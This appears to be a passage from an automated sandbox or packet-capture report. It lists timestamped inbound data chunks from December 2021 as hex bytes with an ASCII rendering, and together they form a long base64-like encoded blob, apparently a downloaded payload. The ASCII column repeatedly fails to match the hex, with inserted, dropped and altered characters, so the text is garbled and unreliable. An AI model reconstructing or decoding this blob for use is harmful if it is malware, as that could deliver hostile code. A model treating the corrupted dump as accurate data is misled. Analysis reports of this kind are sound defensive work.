49 34 4c 47 42 47 52 43 78 67 52 55 59 73 59 44 41 Data Ascii: LGA2QyxgRTcsYDIELGA2RCxgQkMsYEEYzLGBERixgRkYsYDM1LGA3RixgRDgsYDdFLGBGQsXgRkMsYD IGLGBGRcxgN0IsYEEZGLGA3NCxgRkYsYDIELGBCRcxgREYsYDhBLGAwMyxgOTAsYDNELGBCMixgQjEsYD IELGA3NyxgN0UsYDE1LGA3MixgOEQsYDdGLGBFNyxgRUUsYEEZCLGA0NyxgRkMsYDYxLGBFOSxgNUUsYE I4LGBGRcxgRUUsYDA
2021-12-02 20:47:22 UTC	432	IN	Data Raw: 4c 47 41 30 4e 53 78 67 4e 6b 51 73 59 45 5a 47 4c 47 41 32 4e 69 78 67 52 6b 45 73 59 45 5a 45 4c 47 42 43 4e 79 78 67 51 54 45 73 59 44 63 33 4c 47 42 47 52 69 78 67 4e 30 49 73 59 44 64 42 4c 47 42 46 4e 79 78 67 4f 44 51 73 59 44 6b 79 4c 47 41 34 4e 43 78 67 4e 30 59 73 59 44 45 78 4c 47 41 34 4d 53 78 67 52 6b 59 73 59 44 4d 31 4c 47 42 42 4f 53 78 67 52 45 51 73 59 44 6c 47 4c 47 41 30 51 53 78 67 52 44 6b 73 59 44 67 34 4c 47 41 34 52 69 78 67 52 5 4 6b 73 59 45 5a 45 4c 47 41 32 52 69 78 67 4e 54 45 73 59 44 56 47 4c 47 41 33 52 69 78 67 4d 45 55 73 59 45 4d 78 4c 47 41 33 52 43 78 67 4e 45 55 73 59 44 64 47 4c 47 42 47 52 69 78 67 4d 44 63 73 59 45 4a 47 4c 47 41 7a 4f 53 78 67 51 7a 67 73 59 45 59 79 4c 47 41 32 51 69 78 67 52 6b 4d 73 59 44 46 Data Ascii: LGA0NSxgNkQsYEEZGLGA2NixgRkEsYEZELGBCNyxgQTEsYDc3LGBGRixgN0IsYDdBLGBFNyxgODQsYD kyLGA4NCxgN0YsYDExLGA4MSxgRkYsYDM1LGBBOSxgREQsYDIGLGA0QsXgRDksYDg4LGA4RixgRTksYE ZELGA2RixgNTEsYDVLGA3RixgMEUsYEMxLGA3RCxgNEUsYDdGLGBGRixgMDcsYEEJGLGAzOSxgQzgsYE YyLGA2QixgRkMsYDF

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	448	IN	Data Raw: 4c 47 41 30 51 69 78 67 4e 30 59 73 59 44 68 47 4c 47 42 47 52 43 78 67 4e 55 59 73 59 45 5a 46 4c 47 41 30 4e 79 78 67 52 6b 45 73 59 44 5a 47 4c 47 41 77 4e 43 78 67 51 6b 55 73 59 44 63 7a 4c 47 42 45 4e 53 78 67 4e 7a 6b 73 59 45 56 45 4c 47 41 31 52 69 78 67 4e 44 63 73 59 45 49 32 4c 47 42 47 4e 43 78 67 51 55 59 73 59 45 5a 45 4c 47 41 7a 52 69 78 67 52 45 55 73 59 44 52 44 4c 47 42 45 4d 69 78 67 4e 55 59 73 59 45 59 7a 4c 47 41 7a 52 69 78 67 52 6b 45 73 59 45 5a 43 4c 47 42 43 51 79 78 67 51 6a 51 73 59 45 4d 7a 4c 47 41 31 4d 43 78 67 52 45 45 73 59 45 55 33 4c 47 41 77 52 69 78 67 52 55 51 73 59 45 4a 44 4c 47 42 47 52 69 78 67 51 54 63 73 59 45 55 7a 4c 47 42 47 52 43 78 67 4e 55 59 73 59 45 59 78 4c 47 41 31 4e 79 78 67 4e 30 55 73 59 45 59 Data Ascii: LGA0QixgN0YsYdHGLBGGRcxgNUYsYEZFLGA0NyxgRkEsYDZGLGAwNCxgQkUsYDczLGBENSxgNzksYEVELGA1RixgNDcsYIEl2LGBGNCxgQUYsYEZELGAzRixgREUsYDRDLGBEMixgNUYsYIEYzLGAzRixgRkEsYEZCLGBCQYxgQJQsYEMzLGA1MCxgREEsYEU3LGAwRixgRUQsYIEJDLGBGRixgQTcsYEUzLGBGRCxgNUYsYEXxLGA1NyxgN0UsYIEY
2021-12-02 20:47:22 UTC	464	IN	Data Raw: 4c 47 41 78 4e 69 78 67 4e 44 45 73 59 45 51 32 4c 47 41 79 4e 43 78 67 4e 6b 45 73 59 44 5a 42 4c 47 41 7a 51 69 78 67 4e 6b 59 73 59 45 5a 47 4c 47 42 43 4e 53 78 67 51 7a 67 73 59 44 64 47 4c 47 41 33 4e 69 78 67 4d 55 4d 73 59 45 4e 47 4c 47 41 78 52 69 78 67 52 6b 59 73 59 45 59 32 4c 47 41 79 4d 79 78 67 4e 45 59 73 59 44 49 33 4c 47 41 78 51 79 78 67 52 6b 4d 73 59 44 55 78 4c 47 42 46 4f 43 78 67 52 54 41 73 59 45 51 33 4c 47 42 47 52 43 78 67 52 6a 51 73 59 45 46 43 4c 47 41 35 52 43 78 67 52 6a 51 73 59 45 4e 43 4c 47 42 43 52 69 78 67 52 54 63 73 59 44 63 33 4c 47 41 32 51 69 78 67 52 6b 51 73 59 44 42 46 4c 47 42 43 51 53 78 67 4e 55 55 73 59 45 59 30 4c 47 41 32 52 69 78 67 52 6b 51 73 59 44 5a 47 4c 47 41 34 4e 69 78 67 51 7a 41 73 59 44 56 Data Ascii: LGAXNixgNDEsYEQ2LGAyNCxgNkEsYDZBLGAzQixgNkYsYEZGLBGCNSxgQzgsYDdGLGA3NixgMUMsYENGLGAxRixgRkYsYIEY2LGAyMyxgNEysYDI3LGAxQyxgRkMsYDUxLGBFOCcxgRTAsYEQ3LGBGRCxgRjQsYEFCLGA5RCxgRjQsYENCLGBCRixgRTcsYDc3LGA2QixgRkQsYDBFLGBCCxgSxgNUUsYIEY0LGA2RixgRkQsYDZGLGA4NixgQzAsYDV
2021-12-02 20:47:22 UTC	480	IN	Data Raw: 4c 47 42 44 4d 79 78 67 4d 44 63 73 59 44 64 43 4c 47 42 47 4e 53 78 67 4d 6b 59 73 59 44 46 45 4c 47 41 77 4d 69 78 67 52 55 4d 73 59 44 5a 47 4c 47 42 46 4d 69 78 67 4f 44 45 73 59 44 6c 45 4c 47 42 47 51 79 78 67 52 6a 6b 73 59 45 45 78 4c 47 41 77 4d 69 78 67 4e 54 63 73 59 45 49 77 4c 47 41 31 4e 79 78 67 4d 30 59 73 59 44 55 31 4c 47 42 47 52 69 78 67 4f 44 55 73 59 44 46 45 4c 47 42 43 4d 43 78 67 51 30 59 73 59 44 41 77 4c 47 42 47 4e 69 78 67 52 44 63 73 59 45 5a 44 4c 47 41 7a 52 69 78 67 4e 30 59 73 59 44 6c 43 4c 47 41 33 4f 53 78 67 52 6b 45 73 59 44 42 43 4c 47 41 33 52 69 78 67 52 54 45 73 59 45 59 32 4c 47 41 33 4e 79 78 67 4e 30 51 73 59 45 49 77 4c 47 41 33 52 69 78 67 4e 54 41 73 59 45 5a 42 4c 47 42 42 4e 79 78 67 52 6b 59 73 59 44 5a Data Ascii: LGBDMyxgMDcsYDdCLBGCNSxgMkYsYDFELGAwMixgRUMsYDZGLGBFMixgODEsYDIELGBGQYxgRjksYEXLGAwMixgNTcsYIElwlGA1NyxgM0YsYDU1LGBGRixgODUsYDFELGBCMCcxgQ0YsYDAwLGBGNixgRDcsYEZDLGAzRixgN0YsYDlCLGA3OSxgRkEsYDBCLGA3RixgRTesYIEY2LGA3NyxgN0QsYIElwlGA3RixgNTAsYEZBLGBBNyxgRkYsYDZ
2021-12-02 20:47:22 UTC	496	IN	Data Raw: 4c 47 42 47 4e 79 78 67 4e 6a 67 73 59 45 59 78 4c 47 42 46 4e 69 78 67 52 44 63 73 59 45 45 78 4c 47 42 47 4e 79 78 67 52 6b 55 73 59 44 45 34 4c 47 42 44 51 53 78 67 4e 6a 49 73 59 44 63 33 4c 47 42 45 52 53 78 67 4d 55 49 73 59 45 55 7a 4c 47 42 43 52 43 78 67 52 54 55 73 59 45 52 47 4c 47 42 47 4e 43 78 67 4d 54 4d 73 59 44 55 31 4c 47 42 47 51 53 78 67 52 45 49 73 59 45 5a 47 4c 47 41 35 4d 69 78 67 52 45 59 73 59 45 55 30 4c 47 41 35 52 69 78 67 52 6a 49 73 59 45 52 47 4c 47 41 7a 51 69 78 67 52 6b 49 73 59 44 6b 33 4c 47 41 31 52 53 78 67 4e 6a 45 73 59 44 45 34 4c 47 42 43 52 69 78 67 51 6b 49 73 59 44 4d 33 4c 47 41 34 51 79 78 67 52 45 59 73 59 45 55 35 4c 47 42 43 52 69 78 67 52 6a 6b 73 59 44 63 31 4c 47 41 34 4d 69 78 67 4e 6a 45 73 59 44 52 Data Ascii: LGBGNyxgNjgsYIEYxLGBFNixgRDcsYEEExLGBGNyxgRkUsYDE4LGBDQXsxnjlsYDc3LGBERSxgMUIsYEUzLGBCRcxgRTUsYERGLGBGNCxgMTMsYDU1LGBGQXsxnjlsYIEZGLGA5MixgREYsYEU0LGA5RixgRjlsYERGLGAzQixgRklsYDk3LGA1RSxgNjEsYDE4LGBCRixgQklsYDM3LGA4QYxgREYsYEU5LGBCRixgRjksYDc1LGA4MixgNjEsYDR
2021-12-02 20:47:22 UTC	512	IN	Data Raw: 4c 47 42 47 52 43 78 67 52 54 4d 73 59 44 46 46 4c 47 42 47 51 69 78 67 4e 6a 6b 73 59 45 55 7a 4c 47 42 45 52 69 78 67 4e 30 49 73 59 45 56 43 4c 47 41 30 4d 69 78 67 51 7a 41 73 59 44 64 46 4c 47 41 30 51 79 78 67 4d 7a 6b 73 59 45 46 44 4c 47 41 77 52 53 78 67 52 44 67 73 59 44 46 44 4c 47 41 32 4d 43 78 67 4e 55 59 73 59 45 5a 46 4c 47 42 47 4d 69 78 67 52 55 59 73 59 45 5a 47 4c 47 41 7a 4d 79 78 67 52 54 6b 73 59 44 56 47 4c 47 42 47 4d 43 78 67 4e 44 63 73 59 44 64 44 4c 47 41 7a 4e 79 78 67 51 7a 67 73 59 44 51 31 4c 47 41 7a 52 43 78 67 52 6a 67 73 59 44 6b 33 4c 47 41 33 52 53 78 67 4d 55 45 73 59 44 59 77 4c 47 41 78 4d 79 78 67 4d 45 59 73 59 45 56 44 4c 47 42 46 52 53 78 67 52 44 55 73 59 45 46 47 4c 47 41 78 52 69 78 67 51 7a 4d 73 59 44 6b Data Ascii: LGBGRCxgRTMsYDFFLGBGQixgNjksYIEUzLGBERixgN0IsYEVCLGA0MixgQzAsYDdFLGA0QyxgMzksYFDLGAwRSxgRDgsYDFDLGA2MCxgNUYsYEZFLGBGMixgRUYSYEZGLGAzMyxgRTksYDVLGBGMCxgNDcsYDdDLGAzNyxgQzgsYDQ1LGAzRCxgRjgsYDk3LGA3RSxgMUEsYDYwLGAxMyxgMEYsYIEVDLGBFRSxgRDUsYEFGLGAxRixgQzMsYDk
2021-12-02 20:47:22 UTC	528	IN	Data Raw: 4c 47 41 35 4e 79 78 67 52 44 4d 73 59 45 4a 47 4c 47 42 46 51 53 78 67 4f 54 4d 73 59 45 4e 47 4c 47 42 47 52 53 78 67 4e 6a 67 73 59 44 46 47 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 64 47 4c 47 42 46 4f 53 78 67 4e 45 59 73 59 44 41 33 4c 47 42 45 4f 43 78 67 52 45 59 73 59 45 51 78 4c 47 41 77 4d 79 78 67 52 6b 49 73 59 44 42 47 4c 47 42 47 52 43 78 67 4d 54 55 73 59 44 49 78 4c 47 41 32 4f 53 78 67 4d 54 55 73 59 45 52 43 4c 47 41 78 4e 79 78 67 4d 30 59 73 59 44 55 31 4c 47 41 33 52 69 78 67 52 45 4d 73 59 44 41 78 4c 47 42 45 51 69 78 67 4d 44 49 73 59 45 56 44 4c 47 41 35 52 69 78 67 52 6b 45 73 59 44 42 43 4c 47 42 47 52 69 78 67 52 55 51 73 59 44 4e 47 4c 47 41 79 51 79 78 67 52 6b 51 73 59 44 67 31 4c 47 41 33 52 69 78 67 4e 44 59 73 59 44 46 Data Ascii: LGA5NyxgRDMsYIEJGLBGFQXsgOTMsYENGLBGRSxgNjgsYDFGLBGFQYxgOEIsYDdGLGBFOSxgNEYsYDA3LGBEOCcxgREYsYEQxLGAwMyxgRklsYDBGLGBGRcxgMTUsYDlxLGA2OSxgMTUsYERCLGAxNyxgM0YsYDU1LGA3RixgREMsYDAXLGBEQixgMDIsYIEVDLGA5RixgRkEsYDBCLGBGRixgRUQsYDNLGAGayQyxgRkQsYDg1LGA3RixgNDYsYDF
2021-12-02 20:47:22 UTC	544	IN	Data Raw: 4c 47 41 34 4d 79 78 67 4e 55 59 73 59 45 4d 33 4c 47 42 46 4e 79 78 67 4d 6b 4d 73 59 45 4a 43 4c 47 41 78 4d 69 78 67 4e 45 59 73 59 44 52 46 4c 47 42 46 4f 53 78 67 51 6b 59 73 59 45 52 43 4c 47 41 77 4d 53 78 67 52 6b 49 73 59 45 59 33 4c 47 41 32 4d 79 78 67 4d 6a 45 73 59 44 4a 46 4c 47 42 47 52 69 78 67 4e 55 51 73 59 45 4a 46 4c 47 42 47 51 79 78 67 52 44 4d 73 59 45 51 79 4c 47 42 43 52 69 78 67 52 6b 59 73 59 44 4e 47 4c 47 41 7a 4f 43 78 67 52 6b 51 73 59 45 52 43 4c 47 41 33 51 79 78 67 51 6a 41 73 59 44 59 33 4c 47 42 46 4f 53 78 67 51 6b 59 73 59 45 59 78 4c 47 42 44 4e 79 78 67 52 6b 59 73 59 44 6c 47 4c 47 41 33 4e 69 78 67 4d 7a 45 73 59 45 55 35 4c 47 41 33 52 69 78 67 52 55 55 73 59 45 4a 44 4c 47 42 47 4e 79 78 67 4f 44 63 73 59 45 55 Data Ascii: LGA4MyxgNUYsYEM3LGBFNyxgMkMsYIEJCLGAxMixgNEysYDRFLGBFOSxgQkYsYERCLGAwMSxgRklsYEY3LGA2MyxgMjEsYDjFLGBGRixgNUQsYIEJFLGBGQyxgRDMsYEQyLGBCRixgRkYsYDNLGGAzOCxgRkQsYERCLGA3QyxgQJAsYDY3LGBFOSxgQkYsYIEYxLGBDNyxgRkYsYDIGLGA3NixgMzEsYEU5LGA3RixgRUUsYEDLGBGNyxgODcsYEU

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	560	IN	Data Raw: 4c 47 42 45 52 69 78 67 52 6b 4d 73 59 45 51 33 4c 47 41 34 4e 53 78 67 4e 30 4d 73 59 45 59 77 4c 47 41 32 51 69 78 67 52 54 63 73 59 45 55 35 4c 47 42 42 4e 79 78 67 51 6b 59 73 59 45 5a 42 4c 47 41 35 4d 79 78 67 52 6b 59 73 59 44 4a 46 4c 47 41 30 52 69 78 67 51 6b 59 73 59 45 5a 42 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 44 68 45 4c 47 42 45 52 69 78 67 4d 30 4d 73 59 44 4a 45 4c 47 42 47 52 53 78 67 51 6a 4d 73 59 44 4e 47 4c 47 42 47 4d 53 78 67 51 6a 63 73 59 45 5a 46 4c 47 41 79 4f 53 78 67 4e 6a 49 73 59 45 55 7a 4c 47 42 47 4e 43 78 67 51 6a 63 73 59 45 5a 44 4c 47 41 7a 52 43 78 67 52 45 55 73 59 45 4e 44 4c 47 41 33 52 53 78 67 52 55 45 73 59 44 6b 33 4c 47 42 47 51 79 78 67 4e 6b 49 73 59 44 59 32 4c 47 42 45 52 53 78 67 52 6b 59 73 59 45 59 Data Ascii: LGBERixgRkMsYEQ3LGA4NSxgN0MsYEEYwLGA2QixgRTcsYEU5LGBBNyxgQkYsYIEZBLGA5MyxgRkYsYD JFLGA0RixgQkYsYIEZBLGBGNyxgRkYsYDhELGBERixgM0MsYD JELGBGRSxgQjMsYDNLGBGBMSxgQjcsYE ZFLGAyOSxgNjIsYEUZLGBGNCxgQjcsYIEZDLGAzRCxgREUsYENDLGA3RSxgRUEsYDk3LGBGQyxgNkIsYD Y2LGBERSxgRkYsYEEY
2021-12-02 20:47:22 UTC	576	IN	Data Raw: 4c 47 41 31 4f 53 78 67 4e 30 59 73 59 45 56 45 4c 47 41 32 52 69 78 67 4f 54 51 73 59 45 5a 46 4c 47 41 30 4e 53 78 67 52 6b 59 73 59 45 4e 46 4c 47 41 7a 52 69 78 67 4e 30 55 73 59 44 6c 45 4c 47 42 42 4e 53 78 67 4d 54 63 73 59 44 64 47 4c 47 42 46 52 69 78 67 52 55 59 73 59 45 59 31 4c 47 42 43 52 43 78 67 4e 7a 51 73 59 45 5a 45 4c 47 42 47 51 79 78 67 52 44 55 73 59 45 5a 47 4c 47 41 35 4d 69 78 67 4e 6a 55 73 59 45 55 35 4c 47 41 78 52 69 78 67 52 6b 55 73 59 45 45 33 4c 47 42 47 51 79 78 67 4e 45 59 73 59 45 4a 47 4c 47 41 33 52 69 78 67 52 6b 45 73 59 44 42 47 4c 47 42 47 51 79 78 67 4d 6b 49 73 59 45 5a 47 4c 47 42 47 4e 43 78 67 51 54 4d 73 59 44 4a 44 4c 47 41 35 52 43 78 67 52 6b 51 73 59 44 6c 45 4c 47 42 43 4d 79 78 67 4e 30 59 73 59 44 4a Data Ascii: LGA1OSxgN0YsYEEVFLGA2RixgOTQsYIEZFLGA0NSxgRkYsYENFLGAzRixgN0UsYDIElGBBNsXgMTcsYD dGLGBFRixgRUyS YEY1LGBRCRCxgNzQsYIEZELGBGQyxgRDUsYIEZGLGA5MixgNjUsYEU5LGAxRixgRkUsYIE E3LGBGQyxgNEysYIEJLGA3RixgRkEsYD BGLGBGQyxgMkIsYIEZGLGBGNCxgQTMsYD JDLGA5RCxgRkQsYD IELGBCMYxgN0YsYDJ
2021-12-02 20:47:22 UTC	592	IN	Data Raw: 4c 47 41 33 52 69 78 67 52 54 45 73 59 44 56 47 4c 47 42 47 4d 43 78 67 4e 44 63 73 59 45 5a 44 4c 47 42 42 4e 79 78 67 4d 55 49 73 59 44 49 32 4c 47 42 47 4d 79 78 67 4d 6a 63 73 59 44 51 7a 4c 47 41 33 4e 79 78 67 52 6a 41 73 59 45 52 45 4c 47 42 46 51 79 78 67 4e 6b 55 73 59 44 6c 42 4c 47 42 47 52 53 78 67 51 55 51 73 59 45 4d 35 4c 47 41 35 52 43 78 67 52 6b 59 73 59 44 4d 34 4c 47 41 79 4d 43 78 67 51 30 45 73 59 45 5a 47 4c 47 42 45 4d 69 78 67 4e 7a 45 73 59 44 4d 79 4c 47 42 47 52 53 78 67 51 7a 59 73 59 44 64 47 4c 47 41 7a 4e 53 78 67 4d 6a 51 73 59 45 4e 42 4c 47 41 30 51 79 78 67 4f 44 6b 73 59 45 59 79 4c 47 41 32 51 69 78 67 52 6b 55 73 59 44 6c 42 4c 47 41 79 4d 53 78 67 4e 54 45 73 59 44 64 46 4c 47 41 7a 52 43 78 67 4d 6a 45 73 59 44 42 Data Ascii: LGA3RixgRTesYDVLGBGMCxgNDcsYIEZDLGBBNyxgMUIsYDI2LGBGMyxgMjcsYDQzLGA3NyxgRjAsYIE RELGBFQyxgNkUsYDIBLGBGRSxgQUQsYEM5LGA5RCxgRkYsYD M4LGAyMCxgQ0EsYIEZGLGBEMixgNzEsYD MyLGBGRSxgQzYsYDdGLGAzNSxgMjQsYENBLGA0QyxgODksYEEYyLGA2QixgRkUsYDIBLGAyMSxgNTEsYD dFLGAzRCxgMjEsYDB
2021-12-02 20:47:22 UTC	608	IN	Data Raw: 4c 47 42 47 52 43 78 67 51 30 51 73 59 45 5a 46 4c 47 42 44 4f 53 78 67 52 6b 59 73 59 44 4d 30 4c 47 41 30 52 69 78 67 52 6b 59 73 59 45 56 47 4c 47 41 32 52 69 78 67 52 6b 59 73 59 45 45 31 4c 47 41 32 52 69 78 67 4e 30 55 73 59 44 4a 42 4c 47 42 47 52 43 78 67 4e 45 49 73 59 45 5a 47 4c 47 42 42 4d 53 78 67 52 6a 4d 73 59 45 5a 47 4c 47 41 79 4d 53 78 67 4f 55 51 73 59 45 5a 46 4c 47 41 78 4e 69 78 67 52 6b 59 73 59 45 4e 42 4c 47 41 32 52 69 78 67 4f 54 51 73 59 45 45 31 4c 47 41 31 52 69 78 67 4d 55 4d 73 59 45 5a 45 4c 47 42 43 51 69 78 67 51 6b 59 73 59 44 52 43 4c 47 42 47 51 53 78 67 4f 54 63 73 59 45 5a 46 4c 47 42 44 4e 53 78 67 4d 45 59 73 59 45 5a 47 4c 47 42 42 4e 69 78 67 52 45 59 73 59 44 49 33 4c 47 42 42 4d 79 78 67 4f 54 45 73 59 44 6c Data Ascii: LGBGRCxgQ0QsYIEZFGLBBDOSxgRkYsYDM0LGA0RixgRkYsYEVGLGA2RixgRkYsYEE1LGA2RixgN0UsYD JBLGBGRxCxgNEIsYIEZGLGBBMSxgRjMsYIEZGLGAyMSxgOUQsYIEZFLGAxNixgRkYsYENBLGA2RixgOTQsYIE E1LGA1RixgMUMsYIEZELBGCQixgQkYsYDRCLGBGQSxgOTcsYIEZFLGBDNsXgMEysYIEZGLGBBNixgREysYD I3LGBBMyxgOTESYDI
2021-12-02 20:47:22 UTC	624	IN	Data Raw: 4c 47 41 78 52 53 78 67 52 6a 6b 73 59 45 45 7a 4c 47 42 47 52 69 78 67 4f 44 45 73 59 45 4a 47 4c 47 42 47 4d 79 78 67 4d 30 59 73 59 44 52 46 4c 47 42 47 52 69 78 67 51 55 59 73 59 44 4e 47 4c 47 41 33 4d 53 78 67 52 54 63 73 59 45 49 33 4c 47 41 30 51 69 78 67 52 6b 59 73 59 45 45 35 4c 47 41 31 52 69 78 67 52 6b 59 73 59 45 4d 33 4c 47 41 79 52 69 78 67 4e 30 55 73 59 45 56 47 4c 47 42 47 4e 43 78 67 4d 54 63 73 59 45 5a 47 4c 47 41 79 52 43 78 67 52 45 59 73 59 45 5a 43 4c 47 41 78 52 69 78 67 52 6a 4d 73 59 45 52 47 4c 47 41 34 4e 79 78 67 4d 45 4d 73 59 45 4d 79 4c 47 42 46 4e 43 78 67 4d 6b 59 73 59 45 5a 44 4c 47 42 46 4d 69 78 67 4f 54 49 73 59 44 55 32 4c 47 41 77 4d 53 78 67 51 6b 55 73 59 45 5a 47 4c 47 41 31 4d 79 78 67 51 55 59 73 59 44 59 Data Ascii: LGAXRSxgRjksYEEzLGBGRixgODEsYIEJLGBGMyxgM0YsYDRFLGBGRixgQUYsYDNLGA3MSxgRTcsYIE I3LGA0QixgRkYsYEE5LGA1RixgRkYsYEM3LGAyRixgN0UsYEVGLGBGNCxgMTcsYIEZGLGAyRCxgREysYIE ZCLGAxRixgRjMsYIERGLGA4NyxgMEMsYEMyLGBFNCxgMkYsYIEZDLGBFMixgOTIsYDU2LGAwMSxgQkUsYIE ZGLGA1MyxgQUYsYDY
2021-12-02 20:47:22 UTC	640	IN	Data Raw: 4c 47 42 47 4f 53 78 67 4f 55 59 73 59 45 51 77 4c 47 42 43 52 69 78 67 52 6a 55 73 59 45 49 7a 4c 47 42 47 52 69 78 67 4f 45 51 73 59 45 5a 46 4c 47 42 43 52 43 78 67 52 6a 4d 73 59 45 59 30 4c 47 42 45 4e 79 78 67 52 6b 59 73 59 44 52 45 4c 47 42 42 4f 43 78 67 52 54 55 73 59 44 5a 47 4c 47 42 47 4f 53 78 67 4d 30 49 73 59 45 51 78 4c 47 42 43 52 69 78 67 4e 30 59 73 59 45 51 34 4c 47 42 46 4f 53 78 67 4d 30 51 73 59 45 5a 42 4c 47 42 47 4e 79 78 67 51 7a 63 73 59 44 4e 46 4c 47 41 33 52 43 78 67 4e 44 45 73 59 45 5a 47 4c 47 41 7a 52 53 78 67 4e 30 4d 73 59 44 55 32 4c 47 42 45 4d 43 78 67 51 6b 59 73 59 45 5a 47 4c 47 42 45 4f 43 78 67 52 54 6b 73 59 44 4a 47 4c 47 42 42 4d 53 78 67 4e 30 59 73 59 45 5a 47 4c 47 42 44 4e 69 78 67 52 45 59 73 59 45 59 Data Ascii: LGBGOSxgOUYsYEQwLGBCRixgRjUsYElzLGBGRixgOEQsYIEZFLGBRCRCxgRjMsYIEY0LGBENyxgRkYsYD RELGBBOCxBgRTUsYDZGLGBGOSxgM0IsYEQxLGBCRixgN0YsYEQ4LGBFOSxgM0QsYIEZBLGBGNyxgQzcsYD NFLGA3RCxgNDEsYIEZGLGAzRSxgN0MsYDU2LGBEMCxBgQkYsYIEZGLGBEOCxBgRTksYDJGLGBBMSxgN0YsYIE ZGLGBDNixgREysYDY
2021-12-02 20:47:22 UTC	656	IN	Data Raw: 4c 47 42 43 52 69 78 67 52 44 59 73 59 44 6c 47 4c 47 42 47 51 53 78 67 52 54 6b 73 59 44 64 47 4c 47 41 30 52 43 78 67 4e 6b 51 73 59 45 5a 46 4c 47 42 47 4d 79 78 67 51 30 59 73 59 45 5a 46 4c 47 41 79 4e 53 78 67 52 6b 45 73 59 45 59 32 4c 47 41 77 52 69 78 67 51 54 63 73 59 44 64 47 4c 47 41 33 4e 79 78 67 4e 30 59 73 59 44 68 45 4c 47 42 43 52 69 78 67 4f 44 4d 73 59 45 52 46 4c 47 42 47 51 53 78 67 51 6a 45 73 59 44 56 47 4c 47 42 46 4d 79 78 67 52 45 59 73 59 45 59 35 4c 47 41 78 4e 43 78 67 4f 55 59 73 59 45 5a 44 4c 47 41 31 52 53 78 67 51 7a 63 73 59 45 4d 77 4c 47 42 46 4e 79 78 67 52 45 59 73 59 45 5a 42 4c 47 42 46 51 79 78 67 4e 30 59 73 59 45 5a 44 4c 47 42 46 4f 43 78 67 4e 55 59 73 59 45 5a 46 4c 47 41 7a 4e 53 78 67 4f 54 4d 73 59 44 67 Data Ascii: LGBCRixgRDYsYDIGLGBGQSxgRTksYDdGLGA0RCxgNkQsYIEZFLGBGMyxgQ0YsYIEZFLGAyNSxgRkEsYIE Y2LGAwRixgQTcsYDdGLGA3NyxgN0YsYDhELGBCRixgODMsYERFLGBGQSxgQjEsYDVGGLGBFMyxgREysYIE Y5LGAxNCxBgOUYsYIEZDLGA1RSxgQzcsYEMwLGBFNYxgREysYIEZBLGBFQyxgN0YsYIEZDLGBFOCxBgNUYsYIE ZFLGAzNSxgOTMsYDg

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	668	IN	Data Raw: 4c 47 42 45 4e 79 78 67 52 6a 6b 73 59 44 6b 35 4c 47 42 45 52 69 78 67 52 54 6b 73 59 45 49 7a 4c 47 41 31 52 69 78 67 52 54 4d 73 59 44 4a 47 4c 47 42 47 51 79 78 67 4d 7a 55 73 59 44 68 47 4c 47 42 46 4f 53 78 67 52 6b 59 73 59 45 55 79 4c 47 42 42 4e 79 78 67 52 6b 4d 73 59 44 59 32 4c 47 42 46 51 53 78 67 51 55 59 73 59 45 5a 44 4c 47 42 46 4e 69 78 67 51 6b 59 73 59 45 4d 32 4c 47 41 78 52 69 78 67 52 6b 55 73 59 44 4e 43 4c 47 42 47 52 43 78 67 52 4 4 45 73 59 45 4a 47 4c 47 42 45 4d 79 78 67 4e 30 59 73 59 45 59 78 4c 47 41 7a 51 69 78 67 52 6b 51 73 59 44 5a 43 4c 47 42 43 52 69 78 67 52 54 41 73 59 45 4a 47 4c 47 42 47 51 53 78 67 4d 44 55 73 59 45 4a 47 4c 47 42 47 4d 53 78 67 52 55 59 73 59 45 59 79 4c 47 41 31 51 69 78 67 52 6b 55 73 59 44 4a Data Ascii: LGBENyxgRjksYDk5LGBERixgRTksYElzLGA1RixgRTMsYDJGLGBGQYxgMzUsYDhGLGBFOSxgRkYsYEUyLGBBNyxgRkMsYDEY2LGBFQSxgQUYsYEZDLGBFNixgQkYsYEM2LGAxRixgRkUsYDNCCLGBGRCxgRDEsYEUJGLGBEMyxgN0YsYEEYxLGAzQixgRkQsYDZCZLGBCRixgRTAsYEUJGLGBGQSxgMDUsYEJGLGBGMSxgRUYSYEUyLGA1QixgRkUsYDJ
2021-12-02 20:47:22 UTC	684	IN	Data Raw: 4c 47 42 46 52 69 78 67 52 6b 55 73 59 44 46 42 4c 47 42 47 52 69 78 67 52 54 67 73 59 44 56 47 4c 47 42 47 52 69 78 67 4e 55 49 73 59 45 5a 44 4c 47 41 79 4d 79 78 67 4e 30 59 73 59 45 55 35 4c 47 41 7a 52 69 78 67 52 6b 45 73 59 44 55 33 4c 47 41 7a 51 79 78 67 51 54 51 73 59 45 56 44 4c 47 42 45 51 53 78 67 4d 30 59 73 59 45 59 79 4c 47 42 42 4e 79 78 67 4d 30 59 73 59 45 59 34 4c 47 41 30 4e 79 78 67 52 6b 55 73 59 44 52 42 4c 47 42 47 51 53 78 67 52 5 4 51 73 59 45 4e 47 4c 47 41 33 51 53 78 67 52 6b 45 73 59 44 68 47 4c 47 42 47 52 53 78 67 4f 44 55 73 59 45 4a 47 4c 47 42 46 4d 43 78 67 52 44 45 73 59 45 46 47 4c 47 42 47 4d 53 78 67 4f 45 59 73 59 45 5a 46 4c 47 41 33 52 43 78 67 52 55 59 73 59 45 56 46 4c 47 42 47 51 79 78 67 51 54 4d 73 59 44 64 Data Ascii: LGBFRixgRkUsYDFBLGBGRixgRTgsYDVGLGBGRixgNUUsYIEZDLGAYMyxgN0YsYEU5LGazRixgRkEsYDU3LGAzQyxgQTQsYEVDLGBEQSxgM0YsYEEYyLGBBNyxgM0YsYEY4LGA0NyxgRkUsYDRBLGBGQSxgRTQsYEUJLGA3QsXgRkEsYDhGLGBGRSxgODUsYEUJGLGBFMCxgRDEsYEFGLGBGMSxgOEYsYEFZFLGA3RCxgRUYSYEUJLGBGQYxgQTMsYDd
